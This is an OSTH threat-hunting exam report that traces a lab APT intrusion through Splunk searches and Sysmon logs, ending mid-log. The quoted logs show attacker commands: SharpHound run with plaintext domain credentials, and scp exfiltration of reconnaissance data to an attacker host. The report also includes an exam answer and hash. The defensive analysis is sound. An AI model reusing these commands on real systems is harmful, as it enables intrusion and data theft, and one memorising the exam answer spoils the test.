Offensive Security Threat Hunter Exam Report

OSTH Exam Report

[aokisoccer0812@gmail.com], OSID: 57209835

2026-2-5

Contents

Executive Summary

Overview

The threat hunting sprint began with a review of the threat intelligence report related to an APT group known as *We Are Garfield* (WAG), followed by proactive hunting for indicators of compromise within the Megacorp One environment. The primary objectives were to identify compromised systems and assess the impact of the attacker's actions, including determining whether data had been exfiltrated or encrypted.

During the threat hunt, three compromised systems were identified within the Megacorp One environment:

- WEB1
- FILE1
- DC1

The threat actor accessed a document named `megacorpone_secrets.docx` and exfiltrated it to an external host. Based on the filename, this document likely contained sensitive or confidential company information. Unauthorized disclosure of this data could have a significant impact on the business.

High-Level Attack Path

The threat hunting sprint identified the following high-level attack path used by the WAG threat actor within the Megacorp One environment:

1. The attacker gained initial access to the externally accessible WEB1 system by deploying a malicious web shell, which enabled remote command execution on the host.

2. After establishing access, the attacker conducted internal reconnaissance to enumerate Active Directory objects and identify potential targets within the environment.
3. The attacker performed credential-related attacks, including password spraying and the use of explicitly supplied credentials, to obtain valid account access.
4. Using the obtained credentials, the attacker moved laterally to internal systems, including FILE1 and DC1, through network authentication mechanisms.
5. The attacker accessed and collected sensitive data from internal file shares and staged the data locally in preparation for exfiltration.

Recommendations

Based on the findings of this threat hunting sprint, the following actions are recommended to mitigate risk and prevent similar incidents in the future:

1. **Incident Response and Containment**
   Escalate the identified activity to the incident response team to perform containment, eradication, and recovery actions on all affected systems. A full credential reset should be considered for impacted accounts.
2. **Credential Security Improvements**
   Implement stronger credential hygiene practices, including enforcing unique passwords, monitoring for password spraying activity, and limiting the use of high-privilege accounts across systems.
3. **Detection and Monitoring Enhancements**
   Enhance detection capabilities for web shell activity, credential access techniques, and lateral movement by refining existing monitoring rules and alerting within the SIEM.
4. **Security Awareness and Hardening**
   Review the security posture of externally facing systems and reinforce security awareness training to reduce the likelihood of initial compromise through exposed services or weak credentials.

Methodology

For the scheduled threat hunting sprint, we utilized the following tools, scripts, commands, and resources:

- Splunk
- WAG Threat Intelligence Report
- PowerShell on the DEV system (for deobfuscation and validation)

The threat hunting sprint was conducted using a combination of intelligence-driven and hypothesis-based approaches. Centralized log data was analyzed in Splunk, focusing on

Windows Security logs, Sysmon events, and PowerShell Script Block Logging to ensure sufficient visibility across the environment.


The investigation began with an intelligence-driven approach based on the threat intelligence report related to the APT group *We Are Garfield (WAG)*. Known attacker tactics, techniques, and indicators of compromise were used to guide initial searches and identify suspicious activity within the environment, particularly on externally accessible systems.

As relevant indicators were identified, the hunt transitioned to a hypothesis-based approach to assess the full scope of the compromise. Since certain internal systems were not directly accessible from outside the network, the working hypothesis was that the threat actor leveraged lateral movement from an initially compromised system to access additional assets. Findings were correlated across multiple data sources and reviewed in chronological order to reconstruct the attacker’s activity.

Hunt Narrative

The threat intelligence report describing the attack techniques of the threat actor *We Are Garfield* (WAG) included several SHA-256 hash values associated with known malware and attack tools. To determine whether any of these indicators were present within the Megacorp One environment, we executed the following search query in Splunk.

```
index="*"
"C5985B56B5FDB55F0DAB2F11DD37628757C221B8F4D928137D46273BFE86F07" OR
"C9839FB6A29550D387B4B8A709DE70456A93D9E4C6B702EA6FEA10F02F3372EB" OR
"D5794EF2128BFC97C23B7F67E3753BC557E35169155C9AA66A11E4FD0AF7F325" OR
"23496C8FFE096D04A9D5DADF43255B9CBA43C021F7CF4C52D14377B9F1B3A550" OR
"5DD68C3B8B9CA888E61A96FEEA061FE547F9A282A7E62AFEAA563FA2235C0284" OR
"47FFADDD129CB6C7F43653E97963B8EAFE8326FE326851A83F7FC88CC18B4A7E"
```




```
8/12/24          08/12/2024 02:09:12 AM
9:09:12.000 AM   ... 29 lines omitted ...
                 TerminalSessionId: 0
                 IntegrityLevel: System
                 Hashes: MD5=37468D85BB936212D1EFE157C08E0672,SHA256=23496C8FFE096D04A9D5DADF43255B9CBA43C021F7CF4C52D14377B9F1B3A550
                 ParentProcessGuid: {62e9b853-c852-66b9-866e-000000001200}
                 Show all 38 lines
```

Type	☑	Field	Value	Ac
Selected	☑	CommandLine ▾	"C:\Windows\Tasks\recon.exe" -c all --ldapusername svcweb@megacorpone.com --ldappassword Qwerty09!	
	☑	ComputerName ▾	WEB1.megacorpone.com	
	☑	EventCode ▾	1	
	☑	Hashes ▾	MD5=37468D85BB936212D1EFE157C08E0672,SHA256=23496C8FFE096D04A9D5DADF43255B9CBA43C021F7CF4C52D14377B9F1B3A550	
	☑	Message ▾	Process Create: RuleName: - UtcTime: 2024-08-12 09:09:12.235 ProcessGuid: {62e9b853-d138-66b9-7c6f-000000001200} ProcessId: 5508 Image: C:\Windows\Tasks\recon.exe FileVersion: 2.5.4 Description: SharpHound Product: SharpHound Company: SpecterOps OriginalFileName: SharpHound.exe CommandLine: "C:\Windows\Tasks\recon.exe" -c all --ldapusername svcweb@megacorpone.com --ldappassword Qwerty09! CurrentDirectory: C:\Windows\Tasks\ User: NT AUTHORITY\SYSTEM LogonGuid: {62e9b853-d531-66b5-e703-000000000000} LogonId: 0x3E7 TerminalSessionId: 0 IntegrityLevel: System Hashes: MD5=37468D85BB936212D1EFE157C08E0672,SHA256=23496C8FFE096D04A9D5DADF43255B9CBA43C021F7CF4C52D14377B9F1B3A550 ParentProcessGuid: {62e9b853-c852-66b9-866e-000000001200} ParentProcessId: 4972 ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe ParentCommandLine: powershell ParentUser: NT AUTHORITY\SYSTEM	
	☑	host ▾	WEB1	
	☑	source ▾	WinEventLog:Microsoft-Windows-Sysmon/Operational	
	☑	sourcetype ▾	WinEventLog:Microsoft-Windows-Sysmon/Operational	
Event	☐	Company ▾	SpecterOps	
	☐	CurrentDirectory ▾	C:\Windows\Tasks\	

The search results confirmed that the attacker had executed `recon.exe` on WEB1, which was identified as **SharpHound**, a tool commonly used for Active Directory reconnaissance.

Since SharpHound is typically leveraged to enumerate domain relationships and identify high-value targets, this finding indicated that the attacker was likely performing internal reconnaissance. Based on this observation, we expanded the investigation to determine what information may have been collected and whether it was transmitted to an external system.

index="*" recon.exe




```
8/12/24           08/12/2024 02:09:17 AM
9:09:17.000 AM    LogName=Microsoft-Windows-Sysmon/Operational
                  EventCode=11
                  EventType=4
                  ComputerName=WEB1.megacorpone.com
                  User=NOT_TRANSLATED
                  Sid=S-1-5-18
                  SidType=0
                  SourceName=Microsoft-Windows-Sysmon
                  Type=Information
                  RecordNumber=103314
                  Keywords=None
                  TaskCategory=File created (rule: FileCreate)
                  OpCode=Info
                  Message=File created:
                  RuleName: -
                  UtcTime: 2024-08-12 09:09:17.321
                  ProcessGuid: {62e9b853-d138-66b9-7c6f-000000001200}
                  ProcessId: 5508
                  Image: C:\Windows\Tasks\recon.exe
                  TargetFilename: C:\Windows\Tasks\20240812020913_BloodHound.zip
                  CreationUtcTime: 2024-08-12 09:09:17.321
                  User: NT AUTHORITY\SYSTEM
```

After verifying the execution of `recon.exe` on WEB1, we checked whether the tool generated any output files.

The logs confirmed that `recon.exe` created a file named `20240812020913_BloodHound.zip` in the `C:\Windows\Tasks\` directory on WEB1.

index="*" 20240812020913_BloodHound.zip



```
8/12/24          08/12/2024 02:17:18 AM
9:17:18.000 AM   LogName=Microsoft-Windows-Sysmon/Operational
                 EventCode=1
                 EventType=4
                 ComputerName=WEB1.megacorpone.com
                 User=NOT_TRANSLATED
                 Sid=S-1-5-18
                 SidType=0
                 SourceName=Microsoft-Windows-Sysmon
                 Type=Information
                 RecordNumber=103333
                 Keywords=None
                 TaskCategory=Process Create (rule: ProcessCreate)
                 OpCode=Info
                 Message=Process Create:
                 RuleName: -
                 UtcTime: 2024-08-12 09:17:18.602
                 ProcessGuid: {62e9b853-d31e-66b9-af6f-000000001200}
                 ProcessId: 9368
                 Image: C:\Windows\System32\OpenSSH\ssh.exe
                 FileVersion: 8.1.0.1
                 Description: -
                 Product: OpenSSH for Windows
                 Company: -
                 OriginalFileName: -
                 CommandLine: "C:\Windows\System32\OpenSSH\ssh.exe" -x -oForwardAgent=no -oPermitLocalCommand=no -oClearAllForwardings=yes -oRemoteCommand=none -oRequestTTY=no -l k7 -- 192.168.50.211 "scp -t /target/recon.zi
                 p"
                 CurrentDirectory: C:\Windows\Tasks\
                 User: NT AUTHORITY\SYSTEM
                 LogonGuid: {62e9b853-d531-66b5-e703-000000000000}
                 LogonId: 0x3E7
                 TerminalSessionId: 0
                 IntegrityLevel: System
                 Hashes: MD5=C05426E6F6DFB30FB78FBA874A2FF7DC,SHA256=722BEE41CCF54B88660C0E67ADEB2C9612C18D739E5A8EB8C35C3D7066A95871
                 ParentProcessGuid: {62e9b853-d31e-66b9-ae6f-000000001200}
                 ParentProcessId: 5852
                 ParentImage: C:\Windows\System32\OpenSSH\scp.exe
                 ParentCommandLine: "C:\Windows\System32\OpenSSH\scp.exe" 20240812020913_BloodHound.zip k7@192.168.50.211:/target/recon.zip
                 ParentUser: NT AUTHORITY\SYSTEM
```

After confirming the creation of the BloodHound ZIP file on WEB1, we investigated whether the file was transferred off the system.


The logs showed that `scp.exe` was executed on WEB1 and that the file `20240812020913_BloodHound.zip` was transferred to the remote host `192.168.50.211`, indicating that the reconnaissance data was copied off the compromised system.

Exercise A4


After breaching a target, the attacker is known to perform detailed enumeration of the Active Directory environment. Identify how the data gathered from these enumeration activities was transferred to one or more external machines controlled by the attacker. What is the full path (including the filename) where this data is stored on such a machine?

Answer:/target/recon.zip
hash:37dd31d58b8251113ae95c2763ab8b7c


index="*"192.168.50.211




```
8/12/24           08/12/2024 09:00:00 AM
4:00:00.000 PM    LogName=Microsoft-Windows-Sysmon/Operational
                  EventCode=1
                  EventType=4
                  ComputerName=WEB1.megacorpone.com
                  User=NOT_TRANSLATED
